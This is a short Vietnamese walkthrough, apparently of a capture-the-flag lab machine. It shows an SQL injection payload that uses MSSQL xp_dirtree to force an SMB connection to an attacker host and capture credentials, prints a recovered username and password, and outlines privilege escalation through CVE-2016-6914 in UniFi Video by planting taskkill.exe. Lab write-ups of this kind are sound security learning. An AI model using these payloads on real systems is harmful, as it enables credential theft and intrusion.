
xp\_dirtree là 1 thủ tục lưu trữ của MSSQL cho phép tương tác với các hệ thống tập tin cục bộ và từ xa. Tài khoản chạy dịch vụ mssql có thể khởi tạo kết nối SMB bằng lệnh sau:


1'; use master; exec xp\_dirtree '\\10.10.14.8\kali';--






Stacy:xNnWo6272k7x






Trong thư mục Documents của Stacy có tải phần mềm lạ: unifivideo



Mình tìm khai thác unifivideo trên Google có 1 CVE-2016-6914 giúp mình leo thang đặc quyền

Tạo taskkill.exe lưu trong thư mục C:\ProgramData\unifi-video\taskkill.exe



Tìm thông tin về dịch vụ trong Windows:

Get-ChildItem HKLM:\SYSTEM\CurrentControlSet\Services

Get-ChildItem HKLM:\SYSTEM\CurrentControlSet\Services | Where-Object { $\_.Name -like '\*UnifiVideoService\*' }



